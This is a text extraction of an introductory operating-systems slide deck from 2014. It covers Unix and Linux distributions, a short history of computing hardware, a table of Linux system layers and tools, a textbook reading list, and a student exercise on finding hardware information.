

Operating Systems



by moshahmed@gmail, 12/12/2014
sources: google and internet

Unix: BSD, Solaris, HPUX, Linux



debian **ubuntu**
linux for human beings

ubuntu

linux for human beings

ubuntu

linux for human beings



redhat



CentOS



fedora

fedora



Mandriva



slackware
linux

slackware

linux



FreeBSD



PCBSD

PCBSD



solaris 10



opensolaris


opensolaris




Suse

Suse


History: BSD, Solaris, HPUX, Linux




BSD



1800s




1832, Babbage's Difference Engine



Mech Calculator 1877

1940




John von Neumann, Robert Oppenheimer
with Vacuum tube computer.

1960s - IBM 360



Punch card and tape operators



PDP 11, 1970s



Teleprinter on pdp11




ATT Xenix

1990s Cluster




Cray supercomputer




Cooling Cray CPU



Cloud Cluster




2015 Data center





Google Datacenter



Hot air exhaust

Cooling systems


Cloud



Cages with locks to
secure computers



LAMP Software (XAMPP)



FOSS Software

layers	functions	user	system	data	net
presentation	high level and general purpose user programs /usr/bin /usr/lib	desktops xfce Gnome KDE office OpenOffice KOffice Evolution LaTeX	packaging kpackage synaptic yum portage apt rpm urpmi dpkg	file management Thunar Konqueror Nautilus Krusader K3b gnome-commander tar bzip2 Ark gzip	net clients Firefox KMail Thunderbird Pidgin Kopete Mutt mail
application	application specific programs /usr/bin /usr/lib	audio, video, graphics MPlayer Amarok FFmpeg GStreamer VLC Xine GIMP krita Inkscape Blender	development Emacs Anjuta VIM KDevelop Eclipse bugzilla subversion gdb make gcc binutils	text processing diff Meld kdif3 grep sed nano kate gedit textutils: uniq sort comm join cat paste	net utilities Wireshark tcpdump wget netcat curl traceroute ping
engines	services servers interpreters infrastructure /usr/sbin /usr/lib	GUI metacity gdm X.org kdm GTK+ Qt lpd cups	system services klogd acpid syslogd crond D-Bus udev init hotplug hal	interpreters Perl PHP Python awk PostgreSQL SQLite MySQL DBMS	data & net LAMP aMule rsync PostgreSQL samba NFS Apache portmap named inetd NetworkManager
control	administration and basic access /sbin /bin coreutils	user access su man chown adduser bash chmod echo pwd printf libselinux	system adm lsusb lspci lshal top ps jobs nice chkconfig kill printenv ld.so	storage config stat file sync lvm2 findutils ls mkdir mkfs fdisk mount vmstat in dd df du cp rm libstdc++ libxml2 libexpat zlib	network adm iwconfig ip iptables netstat route ifconfig host socklist libssl
foundation	base libraries kernel and resources /etc /boot /sbin /lib	login libcrypt getty console HID	librt pthread libdl processes initrd /lib/modules busybox	GNU C Lib libm files Linux kernel	libresolv -sockets protocols
hardware		user peripherals power PCI USB RAM storage	GIRUS	Ethernet WiFi	

© 2008 Constantine Shulyupin www.MakeLinux.net/system, updated 9/22/2008

References

1. Unix/Linux/Windows OS, Stallings, 2008
2. OS Concepts, Silberschatz, 2005.
3. Advanced Windows, Richter
4. Programming Windows, Petzold
5. Advanced Prog on Unix, by Stevens
6. TCP/IP Illustrated 1,2,3 by Stevens
7. Memory <http://www.tenouk.com/ModuleW.html>
8. MIT OS <https://pdos.csail.mit.edu/6.828/2009/overview.html>
9. Wikipedia?Physical_Address_Extension

Operating Systems Exercises


by moshahmed@gmail, 12/12/2014
sources: google and internet

Find the info about your OS

- Processor
- Number of CPUs
- Co-processor
- Graphics Card
- Harddisk
- Disk serial number
- RAM
- Disk sizes
- Swap space

Windows

> msinfo32.exe



